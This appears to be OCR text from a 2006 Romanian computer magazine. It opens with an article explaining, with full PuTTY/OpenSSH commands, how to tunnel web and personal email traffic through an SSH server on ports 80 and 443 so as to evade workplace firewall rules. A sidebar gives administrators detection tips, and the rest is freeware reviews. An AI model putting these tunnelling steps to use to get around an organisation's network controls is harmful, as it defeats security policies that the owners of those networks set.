De obicei, un administrator bun va avea grijă să blocheze portul 22, folosit în mod implicit pentru conexiunile SSH, diminuând foarte mult numărul încercărilor de ocolire a polițiilor de securitate. Însă nu întotdeauna metoda aceasta, aplicată singură, are succes, din cauză că portul implicit (22) pentru comunicarea cu serverul poate fi schimbat după voie. În directorul `Program Files\OpenSSH\etc` (dacă s-a folosit setarea de instalare implicită a serverului) sub Windows și `/etc/ssh` sub Linux există fișierul de configurare `sshd_config`. Edități-l și modificați valoarea 22 din dreptul Port și specificați una nouă. Să zicem 443, pentru că acest port este foarte probabil să fie deschis de sistemul client. Salvați și reporniți serverul OpenSSH (`net stop opensshd` și `net start opensshd` pentru Windows, respectiv `/etc/init.d/ssh restart` în Linux) pentru ca el să

asculte acum conexiunile pe portul 443 și nu pe cel 22.

Odată cu schimbarea portului implicit (22) pe care se face conexiunea SSH, trebuie să știți că în momentul creării tunelului trebuie să adăugați primul parametru secvența `-P PORT_NOU`. În cazul nostru `putty.exe -P 443 cont_server@IP_SERVER_SSH -L 80:www.chip.ro:80`.

Atenție! Atunci când conexiunea pe portul 22 este blocată de firewall-ul rețelei, trebuie să fiți grijulii cu folosirea porturilor pe care le găsiți totuși deschise. În exemplul discutat în articol, nu va mai fi posibil ca în același timp să se și preia e-mail-urile și să fie trimise. Va trebui să utilizați cu băgare de seamă cele două porturi, pe care presupuneți că le aveți libere. Adică 443 pentru crearea conexiunii SSH și 80 pentru realizarea efectivă a transferului.

(de pe CD/DVD-ul CHIP) ori să instalăm și pe stația de lucru kit-ul `setupssh.exe` (`winssh.sourceforge.net`).

Probabil cea mai importantă necunoscută pe care dorim să o rezolvăm este cea legată de „porturile” pe care le putem deschide și prin care vom ocoli regulile de securitate din rețea. În sine, operația este destul de mișaloasă și nu o vom trata în amănunțime. Vom presupune că sunt anumite restricții în rețea, dar o mică libertate există, adică avem posibilitatea

accesării anumitor site-uri web pe porturile standard 80 (HTTP) și 443 (HTTPS). La început vom presupune de asemenea că putem folosi portul 22, cel implicit pentru conexiunea SSH, pentru ca ulterior să remediem și o eventuală blocare a sa.

În internet, fără internet

Haideți să revenim la cele două probleme enunțate anterior și să încercăm să le găsim o rezolvare. Am zis că în primul caz vom găsi o modalitate de a naviga pe un anumit site, cu toate că stația la care lucrăm nu are acces la internet, dar poate comunica cu un alt PC aflat în rețea, ce va juca rol de tampon. Am stabilit de asemenea că pe acesta avem instalat și


```
Last login: Tue Sep 5 13:02:44 2006 from 192.168.1.235
Could not chdir to home directory /home/SSH: No such file or directory
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp
C:\Program Files\OpenSSH>
```


Shell Windows: așa ar trebui să arate shell-ul dumneavoastră dacă v-ați conectat cu succes la un server OpenSSH ce rulează sub Windows.

CE VOM FACE?

Printre metodele folosite pentru restricționarea accesului în cadrul unei rețele se remarcă în primul rând blocarea accesului la internet pe baza IP-ului sau a adresei MAC a plăcii de rețea, filtrarea conținutului și blocarea porturilor. Totuși, restricțiile trebuie aplicate în concordanță cu rolul pe care stația respectivă îl are în cadrul rețelei, fapt ce presupune că în ciuda restricțiilor vor exista și permisiuni, pe care vom încerca să le exploatăm în favoarea noastră.

Vom face acest lucru prin crearea unor tuneluri virtuale (grație unui server SSH, în speță OpenSSH) ce vor folosi comunicații criptate, efectuate pe porturile pe care le-am descoperit a fi disponibile. Serverul SSH la care se presupune că avem acces și care poate la rândul său comunica cu internetul va juca rol de tampon, preluând rolul de distribuitor și manevrând porturile în funcție de ceea ce avem nevoie.






Proxy: redirecționați browser-ul Internet Explorer către localhost pentru a folosi tunelul SSH.

pornit un server OpenSSH (pe Windows sau Linux, nu contează) căruia îi cunoaștem adresa IP (o vom denumi de acum IP_SERVER_SSH) și că avem creat un cont de utilizator (am detaliat acest lucru în oglindă).

Pe stația de lucru, considerăm că avem măcar dreptul de a rula ce programe dorim. De aceea vom copia executabilul putty.exe pe Desktop sau vom instala varianta client a kit-ului setupssh.exe și în loc să folosim putty.exe vom utiliza direct



Outlook Express: de aici se schimbă adresele serverelor către localhost.

comanda ssh. Apoi, din Start, Run vom deschide o fereastră command prompt prin cmd urmat de Enter, după care dăm cd Desktop.

Vom crea primul tunel către site-ul www.chip.ro, ce va folosi portul standard 80. Comanda este `putty.exe cont_server@IP_SERVER_SSH -L 80:www.chip.ro:80`. Așteptăm să se realizeze conexiunea și introducem parola pentru contul `cont_server`, pe care o cunoaștem. Dacă totul a fost în regulă și conexiunea s-a realizat cu succes, vom obține shell-ul serverului pe care rulează OpenSSH. Am creat astfel un tunel securizat, de la stația noastră de lucru

pe portul 80, către serverul SSH, care la rândul său se va conecta la www.chip.ro tot pe portul 80. Trebuie să spunem și browser-ului nostru acest lucru, adică să introducem valorile localhost ca adresă proxy și 80 pentru portul de conectare (Internet Explorer: Tools - Internet Options, Connections, LAN Settings, Proxy Server). Introducem www.chip.ro în câmpul URL al browser-ului și... surpriză. Putem accesa site-ul www.chip.ro de pe stația care în teorie nu are voie să facă acest lucru. Nu este mult, dar este un început și dacă avem nevoie să accesăm alt site, vom închide conexiunea SSH realizată și vom crea alta, către site-ul dorit de noi.

Să ne luăm e-mail-urile personale!

Se știe că folosirea căsuței de e-mail de la serviciu în scopuri personale este o acțiune interzisă în foarte multe companii. Dar dacă totuși avem nevoie? Se poate oare?

Îndrăznim să spunem că da, la fel, prin folosirea unui tunel securizat către serverul nostru OpenSSH și rutarea pachetelor pe alt port decât cel standard. În situația de față, putem accesa pe porturile 25 și 110 (standard pentru SMTP și POP3) doar serviciile de e-mail de pe serverul intern. Orice încercare de conectare către exterior este blocată. Dar putem să navigăm pe internet. Este bine, pentru că avem acces la serverul tampon. Trebuie doar să ne creăm tunelul adecvat. Vom redirecționa printr-un tunel serviciul de trimitere a e-mail-urilor de pe portul 25 către 80, iar cel de primire de pe 110 pe 443. Apoi, clientului de e-mail îi vom modifica setările implicite în concordanță cu noile setări.

La fel ca mai înainte, deschideți o fereastră command prompt, schimbați calea către Desktop (locația unde se găsește putty.exe). Presupunem acum că știți adresele de conectare ale serverului de e-mail vizat pentru SMTP și POP3. În cazul de față am

SERVER SSH PE WINDOWS

Probabil că pentru mulți dintre dumneavoastră interacțiunea cu un sistem de operare Linux nu este chiar o plăcere, prin urmare cel mai probabil veți alege să rulați serverul OpenSSH pe un sistem de operare Windows. De pe CD/DVD-ul CHIP puteți prelua kit-ul de instalare.

Ca pentru orice alt server, este nevoie să creăm o bază de date cu user-i. În mod implicit, va fi importată cea din Windows. Avem însă și posibilitatea de a crea un cont nou, lucru pe care vi-l recomand. Start Menu, Settings, deschideți Control Panel și apoi User Accounts. Clic pe Create a new account. Introduceți un nume și o parolă după care selectați tipul de utilizator asociat acestui cont.

Să importăm conturile din Windows în configurația serverului nostru OpenSSH. Start, Run și cmd urmat de Enter. Apoi `cd \Program Files\OpenSSH\bin` și Enter. Dați comanda `mkgroup -l > ..\etc\group` urmată de `mkpasswd -l > ..\etc\passwd` pentru a definitiva importul.

Mai trebuie doar pornit prin comanda `net start openssd`. Asemănător, prin `net stop opensshd` veți putea opri serverul.

zis că vom încerca preluarea e-mail-ului de pe conturile găzduite de serverul rdslink. Aici, adresele sunt `smtp.rdslink.ro`, respectiv `pop3.rdslink.ro`.

Comanda `putty.exe cont_server@IP_SERVER_SSH -L 80:smtp.rdslink.ro:25 -L 443:pop3.rdslink.ro:110` va crea tunelul dorit. În clientul de e-mail trebuie să modificați parametrii standard de conectare prin specificarea adresei localhost atât pentru SMTP, cât și pentru POP3, iar porturile implicite trebuie schimbate din 25 în 80 pentru SMTP și din 110 în 443 pentru POP3. Cât timp este deschis tunelul SSH, se vor putea trimite și primi e-mail-uri.

Post Scriptum

Puterea combinației client SSH, server SSH nu se oprește aici. Alături de alte instrumente specializate este posibil să se creeze multe alte metode de a evita restricțiile de comunicare din cadrul rețelilor. Am vrut doar să vă arăt că se poate și cât de simplu este, urmând ca cei care doresc să aprofundeze subiectul să o facă singuri (trebuie să știți că deși sunt disponibile instrumente sub Windows, Linux-ul este în continuare soluția adecvată acestui gen de experimente). Într-un număr viitor al revistei vom reveni cu alte informații legate de comunicarea criptată și căi mai complexe de a folosi tunelurile SSH. Până atunci așteptăm comentariile și sugestiile dumneavoastră.

ionut_balan@chip.ro

METODE DE PREVENIRE PENTRU ADMINISTRATORI

Cum spuneam și la început, chiar și cele mai stricte politici de securitate pot fi ocolite de acei utilizatori care vor cu tot dinadinsul să facă acest lucru. Există însă și mijloace prin care pot fi detectate și blocate aceste operații. Vă oferim câteva sfaturi în acest sens:

- Monitorizați tot timpul traficul de rețea pentru a vedea acele conexiuni care nu sunt normale. În momentul în care vedeți conexiuni către IP-uri pe care nu le cunoașteți, treceți rapid la inspectarea lor și eventual la blocarea IP-ului/adresei MAC

direct din firewall.

- De îndată ce detectați trafic prea mare pe porturi unde acest lucru nu este normal, treceți la inspecția pachetelor și acționați în consecință.

- Impuneți reguli stricte cu privire la cine are dreptul să instaleze pe stațiile de lucru aplicații și natura lor. Eventual blocați accesul la unitățile CD/DVD sau floppy.


- Țineți sub monitorizare acei utilizatori despre care aveți informații că au cunoștințele și mijloacele de a ocoli politicile de securitate.



PE CD/DVD

- 7-Zip 4.42** Arhivator
- ASCII Generator dotNET 0.7.1** Convertor de imagini
- Firewall Papi** Mini Firewall
- Foobar2000 0.9.4.1Beta** Player audio
- FreeCAD 0.5** Instrument de design industrial
- Infra Recorder 0.3.0.82** Burner
- Hamachi 1.0.0.62** Rețele virtuale
- Health Monitor 3.1** Monitorizarea sistemului
- Unipage Unifier 1.0 RC5** Salvare pagini web
- URLBase 6 Personal Edition** Manger de bookmark-uri
- VirtuaWin 3.0** Desktop-uri virtuale
- Packetizer 5.0** Analiza traficului prin rețea
- Dual Server 3.0** Server DHCP/DNS
- AstroGrep 4.0** Căutare de text
- HT 0.9.3** Dezasambler de programe

În această rubrică încercăm să prezentăm cele mai interesante programe gratuite, din cele mai diverse domenii. Bineînțeles nu le putem ști pe toate... De aceea, dacă știți un program bun, gratuit și despre care credeți că ar merita să știe și alții nu ezitați ni-l sugerați scriindu-ne pe adresa redactie@chip.ro, menționând în subiectul mesajului „Free-ware & Open Source”. Și dacă vreți să ne convingeți cu adevărat, puteți adăuga și un text despre programul respectiv, în limita a 700-800 de caractere.




HEALTH MONITOR 3.1

Destinat celor care sunt direct interesați de sănătatea și buna funcționare a calculatorului, Health Monitor 3.1 este o aplicație care monitorizează permanent componentele principale din alcătuirea sistemului. Cu acest program sunt supravegheate nu numai componentele hardware principale (procesor, hard disk sau memorie), ci și procesele care rulează, evenimentele ce au loc, integritatea fișierelor de sistem. De asemenea, se poate verifica starea conexiunii la internet printr-un ping către un anumit server. Programul poate fi folosit și în rețea, administratorul acesteia putând primi rapoartări despre integritatea sistemelor printr-un mesaj e-mail sau chiar printr-un SMS. Pentru instalarea acestui program este necesară prezența lui .NET Framework cel puțin în versiunea 1.1.
healthmonitor.zucchetti.com


FREEWARE & OPEN SOURCE

Pentru tot mai multe programe consacrate pentru care se plătesc mulți bani apar alternative gratuite sau open source, care supraviețuiesc și se dezvoltă doar prin aportul utilizatorilor. Mihai Călin




FOOBAR2000 0.9.4.1 BETA

Deși Winamp este cel mai folosit player audio, cu suport pentru majoritatea formate- lor audio existente și cu o comunitate de fani care contribuie în mod constant la dezvoltarea sa, se fac auzite câteva voci care promovează un alt player. Foobar2000 își propune, dacă nu să înlocuiască Winamp cu totul, măcar să ofere o alternativă viabilă. Astfel, acest proiect open source, deși nu arată într-un mod strălucit, oferă niște opțiuni pe care Winamp-ul încă nu le are. Pentru o navigare mai bună prin playlist, Foobar2000 vă pune la dispoziție un mod de a face diferența între albume sau artiști bazat pe culori diferite sau chiar prin tab-uri pentru fiecare în parte. Tab-urile din playlist sunt o găselniță care modifică un pic modul de navigare și face ca timpii de căutare să fie mult mai mici. Totul va arăta la fel ca un browser web cu multe pagini deschise, fiecare permițând accesul la mai multe lucruri deodată. Foobar2000 mai are un avantaj: deoarece cunoaște un număr mare de formate audio, nu mai este necesară instalarea mai multor plugin-uri, care măresc riscul ca programul să clacheze. Chiar dacă nu oferă o interfață grafică atrăgătoare, mulți vor aprecia minimalismul propus. Și, ca pentru majoritatea proiectelor open source, dezvoltarea programului este continuată în permanență de o comunitate foarte activă.
www.foobar2000.org




INFRA RECORDER 0.3.0.82

Deși nu ducem lipsă de CD/DVD burnere, unul în plus nu strică niciodată. Infra Recorder este un proiect open source care oferă o alternativă la programele contra cost. Cu o interfață prin care este ușor de navigat și de adăugat fișiere în proiectul ce urmează a fi creat, ne scutește de toate meniurile stufoase din programele consacrate. Merită încercat, deoarece își atinge scopul din primul moment.
infrecorder.sourceforge.net



PACKETYZER 5.0

Captura pachetelor care trec printr-un dispozitiv de rețea este unul din procedeele folosite frecvent de specialiștii în securitatea rețelelor. Nu doar din curiozitate, ci din simplul motiv că sub aparența unui trafic nevinovat se pot ascunde scurgeri de informații. Packetizer este un instrument de captură bazat pe clasicul Ethereal și îmbunătățit în ceea ce privește interfața și funcțiile de analiză și prezentare a informațiilor obținute. Un instrument care nu ar trebui să lipsească din arsenalul unui administrator de rețea.
www.networkchemistry.com/products/



7-ZIP 4.42

WinZip și WinRAR nu sunt singurele arhiveatoare pe care le puteți folosi. De asemenea, doar pentru că sunt cele mai cunoscute, nu înseamnă că sunt și cele mai bune. De aceea, vă oferim o alternativă la cele două programe, care nu numai că se prezintă foarte bine, dar este și gratuită. Formatele suportate de acest program sunt 7z, ZIP, GZIP, BZIP2 și TAR pentru arhivare și dezarhivare și RAR, CAB, ISO, ARJ, LZH, CHM, Z, CPIO, RPM, DEB și NSIS doar pentru dezarhivare. În cazul în care se arhivează în formatul ZIP sau GZIP, se obține o comprimare cu 2-10% mai bună decât în cazul în care s-ar folosi programele clasice WinZip sau PKZip. Se poate introduce în shell-ul de Windows și beneficiază de o versiune cu o linie de comandă foarte puternică și un file manager bine pus la punct.


www.7-zip.org



ASCII GENERATOR DOTNET 0.7.1

O aplicație mai puțin obișnuită, ASCII Generator dotNET generează dintr-o fotografie o imagine ASCII (text care reprezintă cu acuratețe imaginea inițială). La prima vedere, un program lipsit de importanță, el își găsește un scop bine definit pentru cei din comunitatea IRC, unde limbajul ASCII joacă un rol important în interacțiunile dintre partenerii de discuție. De asemenea, se pot crea logo-uri care pot fi introduse în fișiere text ce prezintă diferite programe. Astfel puteți insera o pseudo imagine într-un fișier read.me ce poate însoți un program. Versiunea oferită de CHIP poate salva și cu caractere color, sărind peste banalitatea alb-negru deja consacrată a imaginilor ASCII clasice. Deși produsul finit nu se poate compara cu poza originală, este totuși un mare avantaj în momentul în care comunicarea se poate face doar în mod text.


ascgendotnet.jmssoftware.co.uk



FIREWALL PAPI

Pentru cei care doresc să se protejeze de pachetele de programe dăunătoare din cadrul unei rețele, există, pe lângă soluțiile contra cost, și unele gratuite. Fiind un program destinat filtrării traficului ce se realizează între calculatoare sau pe internet, cu FirewallPapi se pot seta reguli la nivel de adresă IP și/sau masca de rețea. Crearea regulilor se face având cunoștințe sumare despre adresarea IP. La nivel de protocol, traficul poate fi blocat atât global, cât și pe unul dintre protocoalele TCP, UDP sau ICMP. Instalarea este banală, deoarece se face prin copierea aplicației, și nu necesită repornirea sistemului pentru că nu instalează nici un driver suplimentar, bazându-se doar pe facilitățile oferite de un Windows post 2K. În consecință, un daos util firewall-ului din XP cu atât mai mult cu cât nu interferează în mod dăunător cu acesta.


www.txakynetwork.com



FREECAD 0.5

La fel ca programele comerciale de modelare 3D sau CAX (Computer Aided technologies), FreeCAD conține un engine 2D din care se extrag modelele de design pentru proiectele 3D. Spre deosebire de AutoCAD, această componentă 2D nu va fi însă caracteristica definitorie. De asemenea, nici animația sau formele organice, foarte apropiate de realitate, nu sunt scopul acestui program, diferințându-se astfel de Maya, 3D StudioMAX sau Cinema 4D. Programul este destinat designului industrial, de piese mecanice, designului de produs și altor asemenea proiecte. FreeCAD intră astfel în zona acoperită de programe gen Catia și SolidWorks. El poate crea obiecte 3D dezvoltate după parametri clari, simțul artistic nefiind luat în calcul. Pentru un proiect open source, își propune destul de multe.


juergen-riegel.net/FreeCAD/



HAMACHI 1.0.0.62


Deoarece folosim internetul foarte mult, acesta a ajuns să ne fie aproape indispensabil. Astfel putem fi puși în situația în care ne aflăm acasă și ne dăm seama că avem nevoie de anumite informații sau date de pe calculatorul de la serviciu. În mod normal, nu putem intra în contact cu acesta pentru că este în spatele unui firewall, dar dacă folosim un utilitar de tunneling, acest lucru devine posibil. Hamachi este un astfel de utilitar care funcționează ca un facilitator de VPN prin intermediul serverelor oferite de dezvoltatorii programului. Odată cu instalarea acestui program, se poate crea o rețea virtuală și fiecărui calculator care se conectează i se poate alocă o adresă IP. Se pot crea rețele virtuale securizate și efectua toate tipurile de transferuri de date: de la jocuri în rețea la sesiuni Remote Desktop.

www.hamachi.cc




UNIPAGE UNIFIER 1.0 RC5

De multe ori aveți nevoie să salvați o anumită pagină de internet pe hard disk, pentru a o putea folosi offline sau chiar pentru a o putea pune pe un mediu portabil de stocare. Totodată, vă loviți de problema multiplelor fișiere rezultate în momentul în care această pagină este salvată, deoarece fiecare componentă a paginii este stocată ca atare. Se impunea găsierea unei soluții care să permită stocarea acestei pagini într-un singur fișier. Unipage Unifier este exact ce aveți nevoie. Pentru a salva pagina pe care o doriți trebuie să indicați adresa acesteia, iar programul va prelua controlul din acel moment. Pagina va fi descărcată și apoi folosind funcția Save as Unipage va produce un singur fișier HTML care va conține toate elementele paginii respective. Vizualizarea ei funcționează doar în Firefox. unipage.org




URLBASE 6 PERSONAL EDITION

În timpul navigării pe internet, bookmark-urile încep să devină din ce în ce mai numeroase. De aceea este nevoie de un program care să se ocupe numai de managementul lor, de exemplu URLBase 6. Sistemul său de alertare a utilizatorului intră de fiecare dată în funcțiune în momentul în care se face un update pe site-urile respective, prezentând un mic sumar al acestuia în partea de jos a ecranului. URLBase 6 nu se oprește numai aici; este și un manager foarte bun de RSS-uri, oferind un suport pentru știrile în acest format. Propune direct de la instalare un număr de site-uri ce oferă știri în format RSS, printre care BBC, F-Secure și chiar detalii live despre update-urile puse la dispoziție de către Microsoft. www.terriadev.com




VIRTUALWIN 3.0

Odată cu creșterea volumului de muncă, pe un singur desktop se pot aduna prea multe icon-uri și ferestre. Pentru cei mai mulți dintre noi, folosirea mai multor monitoare pentru a mai aerisi un pic desktop-ul nu este o opțiune viabilă și de aceea trebuie să ne gândim la soluții alternative. VirtualWin introduce în Windows ceea ce se practică de mult în Linux, și anume mai multe desktop-uri pentru același monitor. Pentru fiecare desktop în parte se pot alocă sarcini diverse, cu icon-uri și ferestre diferite. Astfel, se poate lucra în același timp la mai multe proiecte deodată. La început, numărul mare de desktop-uri poate deruta utilizatorul, dar odată ce s-a obișnuit cu ele și cu modul rapid de a le schimba, vor deveni unelte indispensabile. virtuawin.sourceforge.net




DUAL SERVER 3.0

Configurarea unei rețele din punct de vedere al alocării adreselor de rețea sau rezolvarea problemelor de conectare dintre două calculatoare presupune experiență. Pe măsură ce operațiunea este repetată, apare necesitatea unui instrument pentru rezolvarea rapidă a acestor probleme. Pentru rețelele de dimensiuni mici o soluție ar fi Dual Server. În sine, nu este altceva decât un server DHCP responsabil cu alocarea dinamică a adreselor IP, combinat cu un server DNS prin intermediul căruia calculatoarele se pot „găsi” mai ușor. Rularea acestui server cu dublă personalitate poate fi făcută atât în mod stand-alone, cât și ca serviciu Windows. În ambele situații este necesară însă editarea fișierului .INI în care este stocat setul de opțiuni de rulare ale serverului. Fișierul poate fi păstrat și într-o locație separată. sourceforge.net/projects/dhcp-dns-server



ASTROGREP 4.0

Pasionații de Linux și cei care folosesc în activitatea de zi cu zi acest sistem de operare știu că una din comenzile cel mai des folosite este grep. Practic, cu ajutorul acesteia se pot efectua căutări în fișiere după secvențe de text sau folosind expresii regulate. În Windows nu există un echivalent în linie de comandă, iar funcția de căutare este uneori nepractică. Cum lumea Windows se bazează în primul rând pe programe cu interfață, iată că aplicația grep de care vorbeam își poate găsi acum un echivalent prin intermediul lui AstroGrep. Ca interfață este similară cu funcția Windows-ului, dar oferă în plus câteva opțiuni care îi arată valoarea: expresii regulate, negația interogării, vizualizarea în context a expresiei căutate sau salvarea căutării pentru o evaluare ulterioară. Per ansamblu, un instrument util. astrogrep.sourceforge.net/



HT 0.9.3

Programatorii știu că, pe lângă instrumentul de dezvoltare propriu-zis în care își desfășoară activitatea, mai au nevoie și de o serie întreagă de alte programe și aplicații dintre cele mai diverse. Un astfel de program poate un dezasamblor. Prin intermediul lui HT cineva interesat poate arunca o privire în bucătăria internă a unui program Win32, poate studia funcțiile importate din diferite biblioteci sau poate analiza structura header-ului aceluia program. HT are o interfață destul de anevoioasă pentru că se bazează pe tastatură, ceea ce poate crea probleme într-o primă instanță. Este o aplicație în mod text și pentru mulți acest lucru este un inconvenient. Însă, pentru o aplicație care nu a ajuns la versiunea 1, se descurcă bineși mai ales că suportă și posibilitatea de a asambla instrucțiuni x86 și de a scrie în fișiere. hte.sourceforge.net/



Traseu rapid: DVD-XviD-DivX

Nu trebuie să fiți neapărat specialiști pentru a putea copia un DVD sau a comprima un fișier video. Există destule unelte îndeajuns de simple pentru a fi utilizabile de oricine. CHIP vă recomandă câteva dintre ele.

Cătălin Constantin

Nu mai putem pune la îndoială faptul că, la momentul actual, computerul personal s-a transformat dintr-un instrument cu o destinație preponderent economică, al cărui principal scop era desfășurarea unei activități lucrative, într-un obiect uzual, mai apropiat de electronicele obișnuite și având în principal o destinație de entertainment sau de life-style. Progresul tehnologic a făcut ca prețul componentelor să scadă îndeajuns încât să trivializeze calculatorul. Iar puterea de calcul a desktop-ului unui copil de liceu ar face să pălească întregi laboratoare de cercetare din anii '80-'90. Fiind așadar o „electronică” mai cu moț, să ne gândim puțin la categoriile de produse electronice pe care încă le mai întâlnim. Sisteme Hi-Fi, playere DVD, televizoare, „combine” etc. Dacă ne aducem aminte de pick-up, magnetofon, casetofon, video-player, ne cuprinde o ușoară nostalgie. Aproape am uitat de ele. Pentru mulți utilizatori actuali de PC, atunci când

vorbești de discuri, vorbești de CD-uri. Vinilul n-are nici o relevanță...

